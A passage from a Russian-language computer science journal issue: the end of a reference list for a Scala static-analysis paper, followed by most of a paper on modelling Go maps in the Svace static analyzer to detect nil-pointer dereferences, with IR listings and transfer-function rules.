[1]. Иванников В.П., Белеванцев А.А., Бородин А.Е., Игнатьев В.Н., Журихин Д.М., Аветисян А.И., Леонов М.И. Статический анализатор Svace для поиска дефектов в исходном коде программ. Труды Института системного программирования РАН. 2014;26(1):231-250. https://doi.org/10.15514/ISPRAS-2014-26(1)-7.

[2]. A. Belevantsev, A. Borodin, I. Dudina, V. Ignatiev, A. Izbyshev, S. Polyakov, D. Zhurikhin. Design and development of Svace static analyzers. In 2018 Ivannikov Memorial Workshop (IVMEM):3—9, 2018.

[3]. Scala docs. Jdk compatibility. Английский. URL: https://docs.scala-lang.org/overviews/jdk-compatibility/overview.html (дата обращения 07.03.2024).

[4]. Scala.js. Harness the scala and javascript ecosystems together. develop robust apps for browsers, node.js, and serverless. Английский. URL: https://www.scala-js.org/ (дата обращения 07.03.2024).

[5]. Scala native. Английский. URL: https://scala-native.org/en/stable/ (дата обращения 07.03.2024).

[6]. Tiobe. Английский. URL: https://www.tiobe.com/tiobe-index/ (дата обращения 07.03.2024).

[7]. Scala users. Why Scala instead of Java? Английский. URL: https://users.scala-lang.org/t/why-scala-instead-of- java/9457/14 (дата обращения 07.03.2024).

[8]. A. Belevancev, A. Izbyshev, D. Zhurikhin. Monitoring program builds for svace static analyzer. System administrator, (7-8):135—139, 2017.

[9]. Афанасьев В.О., Поляков С.А., Бородин А.Е., Белеванцев А.А. Kotlin с точки зрения разработчика статического анализатора. Труды Института системного программирования РАН. 2021;33(6):67-82. https://doi.org/10.15514/ISPRAS-2021-33(6)-5.
[10]. Sbt. A simple build tool. Английский. URL: https://www.scala-sbt.org/ (дата обращения 07.03.2024).
[11]. Sbt. Compiler interface. Английский. URL: https://www.scala- sbt.org/1.x/docs/Compiler-Interface.html (дата обращения 07.03.2024).
[12]. Gradle. Gradle daemon. Английский. URL: https://docs.gradle.org/current/userguide/gradle_daemon.html (дата обращения 07.03.2024).
[13]. Sbt. Sbt server. Английский. URL: https://www.scala-sbt.org/1.x/docs/sbt-server.html (дата обращения 07.03.2024).
[14]. Меркулов А.П., Поляков С.А., Белеванцев А.А. Анализ программ на языке Java в инструменте Svace. Труды Института системного программирования РАН. 2017;29(3):57-74. https://doi.org/10.15514/ISPRAS-2017-29(3)-5.
[15]. E. Bodden. The secret sauce in efficient and precise static analysis: the beauty of distributive, summary-based static analyses (and how to master them). В Companion Proceedings for the ISSTA/ECOOP 2018 Workshops, страницы 85—93, 2018.
[16]. D. Engler, D.Y. Chen, S. Hallem, A. Chou, B. Chelf. Bugs as deviant behavior: a general approach to inferring errors in systems code. ACM SIGOPS Operating Systems Review, 35(5):57—72, 2001.
[17]. Белеванцев А.А., Велесевич Е.А. Анализ сущностей программ на языках Си/Си++ и связей между ними для понимания программ. Труды Института системного программирования РАН. 2015;27(2):53-64. https://doi.org/10.15514/ISPRAS-2015-27(2)-4.
[18]. Афанасьев В.О., Бородин А.Е., Вихлянцев К.И., Белеванцев А.А. Статический анализ на основе обобщённого абстрактного синтаксического дерева. Труды Института системного программирования РАН, 2023, 35(6):103—120, https://doi.org/10.15514/ISPRAS-2023-35(6)-6.
[19]. Spotbugs. Find bugs in java programs. Английский. URL: https://https://spotbugs.github.io/ (дата обращения 18.03.2024).
[20]. N. Ayewah, W. Pugh, D. Hovemeyer, J. D. Morgenthaler, J. Penix. Using static analysis to find bugs. IEEE software, 25(5):22—29, 2008.
[21]. Spotbugs/sonar-findbugs. Does findbugs support scala code? Английский. URL: https://github.com/spotbugs/sonar-findbugs/issues/292 (дата обращения 20.03.2024).
[22]. Sonar rules. Scala static code analysis. Английский. URL: https://rules.sonarsource.com/scala/ (дата обращения 20.03.2024).
[23]. Sonarsource. Slang. Английский. URL: https: //github.com/SonarSource/slang/blob/master/README.md (дата обращения 20.03.2024).
[24]. Scalafix. Refactoring and linting tool for scala. Английский. URL: https://scalacenter.github.io/scalafix/ (дата обращения 20.03.2024).
[25]. Scapegoat. Scala compiler plugin for static code analysis. Английский. URL: https://github.com/scapegoat- scala/scapegoat/tree/master (дата обращения 20.03.2024).
[26]. Checkmarx. Sast scanner - supported languages and frameworks. Английский. URL: https://checkmarx.com/resource/documents/en/34965- 149060-sast-scanner---supported-languages-and-frameworks.html (дата обращения 20.03.2024).
[27]. Checkmarx. Query coding example. Английский. URL: https://checkmarx.atlassian.net/wiki/spaces/KC/pages/5406757/Query+Coding+Example (дата обращения 20.03.2024).
[28]. J. R. B. Higuera, J. B. Higuera, J. A. S. Montalvo, J. C. Villalba, J. J. N. Pe´rez. Benchmarking approach to compare web applications static analysis tools detecting owasp top ten security vulnerabilities. Computers, Materials & Continua, 64(3), 2020.
[29]. Owasp. Owasp benchmark. Английский. URL: https://owasp.org/www-project-benchmark/ (дата обращения 18.03.2024).

Информация об авторах / Information about authors

Виталий Олегович АФАНАСЬЕВ – студент магистратуры факультета компьютерных наук НИУ ВШЭ, сотрудник ИСП РАН. Сфера научных интересов: компиляторные технологии, статический анализ, JVM-языки.

Vitaly Olegovich AFANASYEV – ISP RAS researcher, graduate student at the Faculty of Computer Science, NRU HSE. Research interests: compiler technologies, static analysis, JVM languages.

Алексей Евгеньевич БОРОДИН – кандидат физико-математических наук, старший научный сотрудник ИСП РАН. Сфера научных интересов: статический анализ исходного кода программ для поиска ошибок.

Alexey Evgenevich BORODIN – Cand. Sci. (Phys.-Math.), researcher. Research interests: static analysis for finding errors in source code.

Андрей Андреевич БЕЛЕВАНЦЕВ – доктор физико-математических наук, ведущий научный сотрудник ИСП РАН, профессор МГУ. Сфера научных интересов: статический анализ программ, оптимизация программ, параллельное программирование.

Andrey Andreevich BELEVANTSEV – Dr. Sci (Phys.-Math.), Leading Researcher at ISP RAS, Professor at MSU. Research interests: static analysis, program optimization, parallel programming.

`DOI: 10.15514/ISPRAS-2024-36(3)-2

Статический анализ ассоциативных массивов в Go

[1,2] *Д.Н. Субботин,* ORCID: 0009-0007-4429-9680, *<daniil.subbotin@ispras.ru>*
[1] *А.Е. Бородин,* ORCID: 0000-0003-3183-9821, *<alexey.borodin@ispras.ru>*
[1,2] *В.В. Дворцова,* ORCID: 0000-0002-7424-8442, *<vvdvortsova@ispras.ru>*

[1] *Институт системного программирования им. В.П. Иванникова РАН, Россия, 109004, г. Москва, ул. А. Солженицына, д. 25.*
[2] *Московский государственный университет им. М.В. Ломоносова, Россия, 119991, г. Москва, Ленинские горы д. 1.*

Аннотация. В статье описывается статический анализ ассоциативных массивов в языке Go для поиска разыменования нулевого указателя при извлечении ключа. Кратко вводятся внутреннее представление и алгоритмы анализатора Svace, в рамках которого выполнялась работа, затем описываются необходимые изменения внутреннего представления, моделирование семантики ассоциативных массивов, как для внутрипроцедурного, так и для межпроцедурного анализа на основе резюме, предлагается детектор поиска разыменований нулевого указателя. Приводятся экспериментальные результаты на широком круге открытых проектов.

Ключевые слова: статический анализ; Svace; Go; анализ коллекций; символьное выполнение.

Для цитирования: Субботин Д.Н., Бородин А.Е., Дворцова В.В. Статический анализ ассоциативных массивов в Go. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 21–34. DOI: 10.15514/ISPRAS–2024–36(3)– 2.

Static Analysis of Go Maps

[1,2] *D.N. Subbotin*, ORCID: 0009-0007-4429-9680, *<daniil.subbotin@ispras.ru>*
[1] *A.E. Borodin*, ORCID: 0000-0003-3183-9821, *<alexey.borodin@ispras.ru>*
[1,2] *V.V. Dvortsova*, ORCID: 0000-0002-7424-8442, *<vvdvortsova@ispras.ru>*

[1] *Ivannikov Institute for System Programming of the RAS, 25, Alexander Solzhenitsyn st., Moscow, 109004, Russia.*
[2] *Moscow State University, 1, Leninskie Gory, Moscow, 119991, Russia.*

Abstract. The paper describes static analysis of map in the Go language for dereferencing a null pointer when extracting a key from a map. The work has been done within the Svace static analyzer. We begin with introducing Svace intermediate representation and algorithms. Then we describe the IR changes needed for modeling Go maps and their semantics. We explain how intraprocedural analysis is performed and how the null dereference detector works. Then we proceed with a summary-based interprocedural analysis. We show evaluation results on a wide range of open source projects.

Keywords: static analysis; Svace; Go; collection analysis; symbolic execution.

For citation: Subbotin D.N., Borodin A.E., Dvortsova V.V. Static Analysis of Go Maps. Trudy ISP RAN/Proc. ISP RAS, 2024, vol. 36, issue 3, pp. 11–34 (in Russian). DOI: 10.15514/ISPRAS–2024–36(3)– 2.

1. Введение

В данной работе рассматривается задача моделирования семантики ассоциативных массивов[1] (*map*) в языке Go. Алгоритмы реализованы в статическом анализаторе Svace [1-3], расширены существующие детекторы поиска разыменований нулевых указателей с учётом семантики ассоциативных массивов.

1.1 Тип *map* в Golang

Отображение в Go – это структура данных, позволяющая хранить пары «ключ-значение». Синтаксис операций с ассоциативными массивами в языке Go похож на синтаксис операций с обычными массивами. Соответствующие операторы позволяют устанавливать и извлекать хранимые значения:

```
map[key1] = val
v := map[key2]
```

Если запрошенный ключ не существует, то будет возвращено нулевое значение соответствующего типа.

Для извлечения значений из ассоциативных массивов в Go также существует версия с присвоением результата двум переменным, которая позволяет не только получить значения, но и проверить наличие ключа в отображении:

```
v, ok := map[key]
```

Флаг наличия `ok` будет равен `true`, если ключ присутствует в отображении, и `false` иначе.

1.2 Промежуточное представление

Анализатор Svace на вход получает промежуточное представление, сгенерированное с помощью модифицированной утилиты ssadump [4], которая строит SSA [5, 6] форму программ Go. Затем это промежуточное представление преобразуется во внутреннее представление Svace (далее Svace IR)[2], общее для всех языков. Для упрощения в данной статье будем считать, что они эквивалентны.

Svace IR является низкоуровневым типизированным языком в SSA-форме. Основным преимуществом такого представления является простота анализа и точное моделирование семантики программ.

Опишем инструкции промежуточного представления, анализ которых был модифицирован в рамках данной работы:

- `res = lookup1(map,key)`. Инструкция принимает отображение `map` и ключ `key`. Возвращается значение, ассоциированное с ключом в отображении.
- `t = lookup2(map,key)`. Вариант инструкции `lookup1`, у которой возвращается кортеж t из пары значений `(val,status)`, где `val` – это ассоциированное с ключом значение, а `status` – булево значение, означающее наличие ключа в отображении.
- `res = extract(tuple,index)`. Инструкция принимает кортеж `tuple` и целочисленный индекс `index`. Возвращаемым значением является элемент по индексу в кортеже. Кортеж можно считать набором бит. Инструкция `extract`, зная номер элемента, извлекает нужные биты из всего набора. В отличие от инструкции `lookup`, обращение к памяти программы при этом не происходит. Заметим, что индекс всегда имеет корректное значение, так как генерируется

[1] Мы будем также использовать термин *отображение* как синоним для краткости.

[2] Построение собственного представления позволяет унифицировать анализ и проводить его одинаково для всех языков.

компилятором для промежуточного кода.

- `mapUpdate(map,key,value)`. Инструкция принимает отображение `map`, ключ `key` и значение `val`. Функция ассоциирует (запоминает) пару ключ-значение для соответствующего отображения.
- `res = deref(ref)`. Инструкция для указателя `ref` получает значение `res`, находящееся в указываемой памяти.

Кроме того, опишем инструкции, анализ которых не был изменен:

- `m = makemap()`. Инструкция возвращает новое отображение m.
- r = `call func(`arg_1, arg_2, ... arg_n`)`. Инструкция вызова функции `func`, где arg_1, ... arg_n являются ее аргументами.
- `ret = make_tuple(val1, val2)`. Инструкция создаёт кортеж из двух значений `val1` и `val2`.
- `return val`. Инструкция возвращает значение `val` из текущей функции.

Для удобства мы добавим assume-инструкции для всех выходных рёбер инструкций ветвления. Эти инструкции являются линейными и сообщают анализатору свойства, которые выполняются на соответствующем пути. Анализ будет игнорировать семантику инструкций ветвления, но использовать assume-инструкции.

В табл. 1 показано, как функция на языке Go транслируется промежуточное представление.

Табл. 1. Промежуточное представление анализатора для исходного кода на языке Go
Table 1. Analysis IR for Go source code

Исходный код	Код в IR
`func foo(m map[int]*string, key1 int, key2 int)(string, bool){`	`func foo(m map[int]*string, key1 int, key2 int) (string, bool) {`
`val := m[key1]`	`val = lookup1(m, key1)`

`res, ok := m[key2]`	`tuple = lookup2(m, key2)`
	`res = extract(tuple, 0)`
	`ok = extract(tuple, 1)`

`if ok {`	`if ok {` `assume(ok)`
`m[key1] := res`	`mapUpdate(m, key1, res)`
`} else {`	`} else {` `assume(not(ok))`
`m[key2] := val`	`mapUpdate(m, key2, val)`
`}`	`}`
`d := *res`	`d = deref(res)`
`return d, ok`	`res_tpl = make_tuple(d, ok)` `return res_tpl`
`}`	`}`

1.3 Анализ Svace

Svace использует анализ на основе символьного выполнения. Мы расширили его моделированием семантики ассоциативных массивов.

Сделанные изменения использовались в качестве основы для поиска ошибок разыменования нулевых значений. Это довольно важный случай, т. к. отображения возвращают нуль в случае отсутствия запрашиваемого элемента. Но наш алгоритм позволяет моделировать поток данных, проходящий через ассоциативные массивы, и

поэтому может быть использован и в других детекторах, например, для поиска уяз- вимостей с использованием данных из недостоверных источников.

2. Анализ

2.1 Символьное выполнение

Для анализа отдельной функции используется символьное выполнение с объединением состояний анализа в точках слияния путей [7]. Рассмотрим граф потока управления (ГПУ) для некоторой функции. В качестве вершин графа используются инструкции промежуточного представления Svace IR. С каждым ребром ГПУ ассоциируется абстрактное состояние, которое описывает свойства функции в этой точке. Шаг анализа для каждой вершины графа из абстрактного состояния на её входном ребре формирует абстрактное состояние для выходного ребра: ⟨instr, Cin⟩ → Cout. Если вершина графа имеет несколько входящих ребер, то для нее выполняется операция объединения состояний.

При символьном выполнении переменным помимо реальных значений (констант) могут сопоставляться символьные переменные и символьные выражения.

Пусть S – множество переменных программы, V – множество символьных выражений, C – множество абстрактных состояний. Будем использовать вспомогательную функцию `val`: $S \times C \rightarrow V$, которая для каждого символа возвращает ассоциированное с ним символьное выражение. Для краткости параметр C будем опускать, так как из контекста понятно какое абстрактное состояние имелось в виду.

2.2 Анализ полей структур и элементов массивов

Популярный подход анализа полей структур и элементов массивов основан на путях доступа[3] [8-10]. Путь доступа состоит из указателя и последовательности полей структур, либо индексов массива. Мы используем похожий подход, но разделяем пути доступа на смещение и разыменование. Смещение создаётся с помощью родительского символьного выражения и смещения указателя. Разыменование, помимо родительского символьного выражения, также требует абстрактное состояние, так как зависит от памяти программы. Множество путей доступа будем обозначать как *P*.

Таким образом, доступ к элементам массивов и полям структур моделируются с помощью последовательности смещений и разыменований. Смещение в структуре обозначается именем соответствующего поля.

$$f_a = \texttt{shift(s, name)}$$
$$\texttt{f = deref (C, } f_a\texttt{)}$$

Параметр C функции `deref` обозначает абстрактное состояние. Функция `shift` формирует символьное выражение на основе указателя на структуру и имени поля. Для массивов вместо имени поля используется символьная переменная для индекса массива.

$$e_a = \texttt{shift}(a, v_i)$$
$$\texttt{e = deref(}e_a\texttt{)}$$

Функция `shift` берёт начало массива и смещает его на v_i элементов (не байт), где v_i = `val(`i`)`, i – индекс массива. Так как наше представление типизированное, то нет проблем с различием указателей на структуры и массивы. В отличие от структур, мы используем символьную переменную v_i вместо имени поля, так как смещения могут быть не только на константные значения, но и определяться переменными. Это усложняет задачу из-за

[3] Английский термин – Access Path.

проблемы алиасов: для двух символьных выражений `shift(s, i1)` и `shift(s, i2)` в общем случае мы не знаем, могут ли индексы i_1 и i_2 равняться друг другу.

Элементы ассоциативных массивов мы моделируем аналогично элементам массивов. Фактически наш анализ считает ассоциативные массивы Go частным случаем массивов со специальной индексацией. Подобное моделирование не отражает то, как элементы могут находиться в памяти программы во время выполнения. Но, с точки зрения анализа, это не влияет на результаты, т. к. нам достаточно понимать, какие значения соответствуют ключам, а не как именно эти значения расположены в памяти программы.

3. Моделирование семантики ассоциативных массивов

3.1Детектор на неправильную проверку флага состояния

Рассмотрим листинг 1, на котором приведен пример кода, содержащего ошибку разыменования нулевого указателя.

На строке 1 из отображения извлекается значение `res` и флаг состояния `flag`. Если условие на строке 2 выполнено (флаг состояния равен `false`), то это значит, что указанного ключа не существует в отображении и извлеченное значение равно `nil`. В этом случае на 3-й строке возникнет ошибка разыменования нулевого указателя.

```
1 res, flag := m[key]
2 if !flag {
3     len(*res) // null-pointer dereference
4 }
```

Листинг 1. Разыменование нулевого указателя
Listing 1. Example of nil dereference

Данный код транслируется в промежуточное представление, показанное на листинге 2.

```
1 tuple = lookup2(m, key)
2 res = extract(tuple, 0)
3 flag = extract(tuple, 1)
4 if !flag {
5     assume not(flag)
6     d = deref(res)
7     call len(d)
8 }
```

Листинг 2. Промежуточное представление для примера с разыменованием
Listing 2. IR for dereference example

Рассмотрим, как анализируется каждая из представленных функций. Для этого нам потребуется ряд вспомогательных функций. Функция `create_tuple`: $V \times P \rightarrow V$ для заданного символьного выражения и пути доступа создаёт новое символьное значение. Функция `tuple_elem`: $V \times Z \rightarrow V$ из символьного выражения для кортежа и номера элемента создаёт символьное выражение для результата извлечения из кортежа.

Для анализа свойств будем использовать атрибуты – функции, которые принимают на вход абстрактное состояние и символьное выражение, а возвращают значение некоторого домена. Для анализа свойства, что значение может быть нулём, введём атрибут `nil`: $C \times V \rightarrow B$. Если в абстрактном состоянии C для некоторого ребра `nil`(C, v) = `true`, значит, на этом ребре символьное выражение v имеет только нулевые значения. Отметим, что если `nil`(C, v) = `false`, то это не значит, что символьное выражение не равно нулю, а только то, что анализ не имеет информации, что символьное выражение может иметь только нулевые значения. Для анализа свойств, что указатель не равен нулю, будем использовать атрибут

not_nil:$C \times V \to B$. Введём аналогичные атрибуты для булевых значений: is_true, is_false.

Мы будем использовать следующую нотацию: $C \vdash \texttt{val}(a) = v_a$ означает, что в контексте абстрактного состояния C функция val имеет значение v_a для a, то есть $\texttt{val}(C, a) = v_a$. Запись $C_2 = C_1\ \{v\ [a \to b]\}$ означает, что абстрактное состояние C_2 создано из C_1 с тем отличием, что функция v для аргумента a имеет значение b. Опишем шаги анализа для инструкций, влияющих на ассоциативные массивы:

- Шаг анализа для инструкции `t = lookup2(m, k)`:

$$\frac{\begin{array}{l} C_{\text{in}} \vdash \texttt{val}(m) = v_m, \quad \texttt{val}(k) = v_k \\ C_{\text{out}} = C_{\text{in}}\ \{\texttt{val}\ [t \to \texttt{create\_tuple}(v_m, v_k)]\} \end{array}}{\langle t = \texttt{lookup2}(m, k), \quad C_{\text{in}} \rangle \to C_{\text{out}}}$$

  Передаточная функция из входного состояния C_{in} получает символьные выражения для аргументов инструкции lookup2, на их основе создаёт символьное выражение $\texttt{create\_tuple}(v_m, v_k)$, которое помещается в выходное состояние C_{out} как результат функции val для аргумента переменной t.

- Шаг анализа для инструкции `r = extract(tuple, n)`, где $n \in \mathbb{Z}$:

$$\frac{\begin{array}{l} C_{\text{in}} \vdash \texttt{val(tuple)} = v_t \\ C_{\text{out}} = C_{\text{in}}\ \{\texttt{val}\ [r \to \texttt{tuple\_elem}(v_t, n)]\} \end{array}}{\langle \texttt{r = extract(tuple, n)}, \quad C_{\text{in}} \rangle \to C_{\text{out}}}$$

  Передаточная функция из входного состояния C_{in} получает символьное выражение для кортежа-аргумента инструкции extract и на основе его и ин- декса создаётся символьное выражение для извлечённого из кортежа значения. Оно помещается в выходное состояние C_{out} как результат функции val для аргумента переменной r.

- Шаг анализа для инструкции `assume(not(f))`:

$$\frac{\begin{array}{l} C_{\text{in}} \vdash v_t = \texttt{create\_tuple}(v_m, v_k) \\ C_{\text{in}} \vdash v_r = \texttt{tuple\_elem}(v_t, 0) \\ C_{\text{in}} \vdash v_f = \texttt{tuple\_elem}(v_t, 1) \\ C_{\text{in}} \vdash C_{\text{out}} = C_{\text{in}}\ \{\texttt{nil}\ [v_r \to \texttt{true}], \texttt{is\_false}[v_f \to \texttt{true}]\} \end{array}}{\langle \texttt{assume(not(f))}, \quad C_{\text{in}} \rangle \to C_{\text{out}}}$$

  assume(not(f)) – вспомогательная инструкция, которая сообщает, что управление перешло на ветку, где булева переменная f имеет ложное значение.

  Передаточная функция из входного состояния C_{in} получает символьные выражения для первого элемента кортежа v_r (значения, ассоциированного с ключом в отображении) и второго элемента v_f (булевой переменной). Функция обновляет атрибут nil для переменной v_r и атрибут is_false для переменной v_f.

- `d = deref(res)`. Если известно, что аргумент разыменования имеет нулевое значение, то есть $\texttt{nil}(v_{res}) = \texttt{true}$, где $v_{res} = \texttt{val(res)}$, то Svace выдаст предупреждение о разыменовании нулевого указателя.

Описанный выше анализ позволяет найти ошибку в коде листинга 1, что возможно за счёт отслеживания взаимосвязей между переменными кортежа для результата извлечения из отображения. Таким образом, наш подход заключается в точном моделировании содержимого отображений в тех случаях, когда это возможно. Если, согласно моделированию, указатель имеет нулевое значение, то выдаётся предупреждение об этом.

3.2 Моделирование состояния отображения

В данном разделе опишем, как можно определять отсутствие ключа в отображении, когда при попытке извлечения данного ключа значение будет нулевым. Рассмотрим пример кода, содержащего ошибку разыменования нулевого указателя (листинг 3).

```
1 func foo(str string) {
2     m = make(map[int]*string)
3     m[8] = &str
4     res = m[9]
5     v = *res // null-pointer dereference
6 }
```

Листинг 3. Отсутствие элемента
Listing 3. Element missing

Отображение создается внутри процедуры, и единственный ключ, с которым ассоциировано значение – это `8`. При извлечении значения, ассоциированного с ключом `9`, будет получено нулевое значение `nil`, следовательно, на 4 строке произойдет ошибка разыменования нулевого указателя. Для поиска ошибок потребуется моделирование элементов, содержащихся в отображении.

Данный код транслируется в промежуточное представление, показанное на листинге 4.

```
1 m = makemap()
2 mapUpdate(m, 8, str)
3 res = lookup1(m, 9)
4 v = deref(res)
```

Листинг 4. Промежуточное представление для примера с отсутствием элемента
Listing 4. Svace IR for example with element missing

Для поиска ошибок такого рода смоделируем состояние содержимого ассоциативного массива. Введём атрибут steps: $C \times V \to \{V\}$, который означает множество всех ключей, с которыми ассоциировано значение.

Нам потребуется вспомогательный атрибут `created: C × V → B`, означающий, что отображение было создано внутри анализируемой функции, и, следовательно, анализатор может отследить его содержимое. Наличие атрибута `created` у символьного выражения для отображения играет важную роль: если отображение создано внутри процедуры, то у нас есть информация о всех символьных выражениях для ключей, с которыми ассоциировано значение. В противном случае мы не можем точно смоделировать элементы отображения, поскольку, вообще говоря, мы не знаем состояние отображения в произвольном контексте вызова этой процедуры.

Опишем шаги анализа, которые позволяют смоделировать состояние содержимого отображения:

- Шаг анализа для инструкции `m = makemap()`:

  $$\mathrm{v}_m - \textbf{new}\ (C_{\mathtt{in}} \vdash \nexists v_m : \mathtt{val}(a) = v_m)$$
  $$C_{\mathtt{out}} = C_{\mathtt{in}}\{\mathtt{val}\ [m \to \mathbf{v_m}],\ \mathtt{steps}\ [v_m \to \{\}],\ \mathtt{created}\ [v_m \to \mathit{true}]\}$$
  $$\langle m = \mathtt{makemap()},\ C_{\mathtt{in}}\rangle \to C_{\mathtt{out}}$$

  Передаточная функция создаёт новое символьное выражение $\boldsymbol{v_m}$ для отображения m. Функция обновляет для этого выражения атрибут `steps`, записывая в него пустое множество (отображение создано и ещё не содержит ни одного ключа) и `created` (значение атрибута равно `true`) для выходного состояния $C_{\mathtt{out}}$.

- Шаг анализа для инструкции `mapUpdate(m, key, value)`:

$$\frac{C_{in} \vdash \texttt{val}(\texttt{m}) = v_m, \quad \texttt{val}(\texttt{key}) = v_k \qquad C_{out} = C_{in}\ \{\texttt{steps}\ [v_m \to \texttt{steps}(v_m) \cup \{v_k\}]\}}{\langle \texttt{mapUpdate}(\texttt{m},\ \texttt{key},\ \texttt{value}),\ C_{in}\rangle \to C_{out}}$$

Передаточная функция получает значение атрибута `steps` из входного состояния C_{in} и добавляет к нему выражение v_k. Новое множество записывается в выходное состояние C_{out} как значение атрибута `steps` для v_m. Это означает, что при обращении к отображению по ключу v_k будет возвращено ненулевое значение[4].

- Шаг анализа для инструкции `r = lookup1(m, key)`:

$$\frac{\begin{array}{l} C_{in} \vdash \texttt{val}(m) = v_m, \quad \texttt{val}(\texttt{key}) = v_k \\ C_{in} \vdash \texttt{created}(v_m), \quad \texttt{steps}(v_m) \\ C_{out} = C_{in}\ \{\texttt{val}\ [r \to v_r]\ ,\ \texttt{nil}\ [v_r \to \mathrm{A}]\} \end{array}}{\langle \texttt{res = lookup1(m, key)},\ C_{in}\rangle \to C_{out},}$$

где $\mathrm{A} = (v_k \notin \texttt{steps}(v_m)) \wedge (\texttt{created}(v_m) = \texttt{true})$. Передаточная функция получает из входного состояния C_{in} символьные выражения для отображения v_m и ключа v_k и создаёт новое символьное выражение для извлечённого значения v_r, которое помещается в выходное состояние C_{out}. Если значение запрашиваемого ключа v_k отсутствует в множестве $\texttt{steps}(v_m)$, и отображение создано внутри анализируемой процедуры, т. е. $\texttt{created}(v_m) = \texttt{true}$, то это означает, что запрос вернёт нулевое значение. В таком случае передаточная функция записывает в выходное состояние C_{out} новое значение атрибута `nil` для v_r.

- `d = deref(res)`. Алгоритм из предыдущего раздела, проверяющий значение атрибута `nil`, позволяет найти ошибку.

4. Межпроцедурный поиск ошибок

4.1 Анализ на основе резюме

Для межпроцедурного поиска ошибок используется анализ на основе резюме [11]. При таком подходе после анализа функции создаётся её резюме – краткое описание поведения и побочных эффектов от вызова функции. Резюме используется для анализа инструкций вызова данной функций. В Svace каждая функция анализируется только один раз[5]. Используемый межпроцедурный анализ описан в [12], ниже мы кратко опишем основные особенности используемого анализа.

Анализ состоит из создания резюме по абстрактному состоянию на выходном ребре графа потока управления функции и трансляции резюме в контекст вызова при анализе инструкции вызова функции.

Создание резюме можно рассматривать как шаг анализа, который из абстрактного состояния в точке выхода из процедуры создаёт абстрактное состояние, описывающее интересующие нас свойства: $\langle \texttt{annotate},\ C_{exit}\rangle \to C_{sum}$. В резюме добавляются не все символьные переменные, а только те, которые имеют смысл на стороне вызова: возвращаемые значения, параметры функции, а также символьные выражения, зависящие от них. Для этого анализатор создаёт множество `visible`, в которое добавляются возвращаемые значения функции, входные параметры, глобальные переменные, а также захваченные переменные в замыканиях Go. Затем проводится последовательное добавления зависимых элементов в это

[4] Кроме случаев, при которых само ассоциированное значение является нулевым. В рамках данной работы мы не проводим анализ хранимых значений.

[5] В общем анализ на основе резюме может переанализировать функцию, если это требуется. Например, для анализа рекурсивных функций.

множество. Элемент считается зависимым, если он может быть создан из другого с помощью пути доступа либо разыменования. Само резюме представляет собой специальное абстрактное состояние, которое содержит свойства символьных выражений из множества `visible`. Помещаемые свойства зависят от реализации конкретного детектора, который реализует функцию: `annot`: $V \times C \to C$. Задача этой функции — создать значение в резюме на основе абстрактного состояния в точке выхода из процедуры для символьного выражения.

При трансляции резюме каждому символьному выражению из резюме ставится в соответствие множество элементов в контексте вызова: `trans`: $V \to V^6$. Конкретные детекторы для трансляции отслеживаемых свойств реализуют функцию `apply`: $V \times V \times C \times C \to C$. Эта функция применяется для пары значений

$\langle$`trans`$(v), v\rangle$, соответствующим фактическим и формальным параметрам функции. На основе резюме и абстрактного состояния перед выполнением функции формируется абстрактное состояние после выполнения функции.

Рассмотрим пример ошибки разыменования нулевого указателя при межпроцедурном взаимодействии:

```
1  func get(k int) (int, bool) {
2      v, f := m[k]
3      fmt.Print(v)
4      return v, f
5  }
6
7  func deref() {
8      res, ok = get(key)
9      if !ok {
10         len(*res) // null-pointer dereference
11     }
12 }
```

Листинг 5. Межпроцедурный анализ
Listing 5. Interprocedural analysis

Функция `get` возвращает результат `v` обращения к отображению `map` и флаг `f` успешности извлечения. Если условие на 9 строке в функции `deref` выполнено, то это означает, что в отображении с ключом `key` не ассоциировано никакое значение и переменная `res` равна `nil`. В этом случае на 10 строке возникнет ошибка разыменования нулевого указателя.

При анализе функции `get` анализатор не выявит ошибки, поскольку разыменование извлечённого значения происходит в вызывающей функции. Для обнаружения ошибки необходимо сохранить в резюме информацию о взаимосвязи между извлеченным значением и флагом наличия. Опишем, как это происходит при анализе функции `get`. Введём атрибут `nil_if`: $C \times V \to B$, который означает условие, при котором символьное выражение имеет нулевое значение. Также будем использовать атрибут `ness`: $C \to A$, который означает необходимые условия достижения ребра в графе потоке управления. Значения обоих атрибутов представляют собой булеву формулу, где в качестве переменных используются символьные переменные.

Рассмотрим промежуточное представление функции `get` (табл. 2). Анализ функции проводится аналогично тому, как описано в 3.1. Опишем дополнительные шаги анализа, которые делает анализ для поиска ошибки.

- Шаг анализа для инструкции `f = extract(tuple, 1)`:

[6] Для упрощения будем рассматривать только ситуации, когда в контексте вызова есть не более одного соответствующего элемента. В случае, если таких элементов больше одного, мы не будем транслировать анализируемые здесь свойства.

$$\frac{\begin{array}{l} C_{\texttt{in}} \vdash \texttt{val(tuple)} = v_t \\ C_{\texttt{in}} \vdash v_v = \texttt{tuple\_elem}(v_t, 0) \\ C_{\texttt{in}} \vdash \texttt{ness}(C_{\texttt{in}}) = \mathrm{A} \\ C_{\texttt{out}} = C_{\texttt{in}}\ \{\texttt{val}\ [f \to v_f], \texttt{nil\_if}\ [v_v \to \overline{v_f} \wedge \mathrm{A}]\} \end{array}}{\langle \texttt{f = extract(tuple, 1)},\ \ C_{\texttt{in}} \rangle \to C_{\texttt{out}}}$$

Описанным в 3.1 способом передаточная функция создаёт символьное выражение для v_v и v_f. Функция создаёт новую формулу, в которую добавляется конъюнкция условия, при котором извлечённое значение будет равно `nil` ($\overline{v_f}$) и условие достижимости A. Полученная формула помещается в выходное состояние $C_{\texttt{out}}$ как новое значение атрибута `nil_if` для символьной переменной v_v. Отметим, что в момент анализа этой инструкции Svace только запоминает условие для переменной v_v и не делает предположений об её значении.

- Детектор реализует функцию `annot` следующим образом: добавит в резюме атрибут `nil_if` для переменной v_v, равный $\overline{v_f} \wedge$ A. Формула атрибута может содержать локальные переменные, которые не принадлежат множеству видимых символов `visible`, поэтому перед сохранением в резюме она упрощается: все атомарные формулы, содержащие символьные выражения, отсутствующие в множестве `visible`, заменяются на `false`. Благодаря такому упрощению формула будет описывать условия, при которых значение может быть равно нулю. При этом возможна потеря информации о равенстве нулю, если условие зависит от локальных переменных. То есть описанный детектор не вносит ложных срабатываний, но может пропустить реальные ошибки.

4.3 Трансляция резюме

При трансляции резюме соответствие формальных и фактических аргументов будет описываться функцией `trans` = [$v \to res$, $f \to ok$, $key \to k$, $m \to m$]. Отметим, что глобальная переменная m является сразу и формальным и фактическим аргументом.

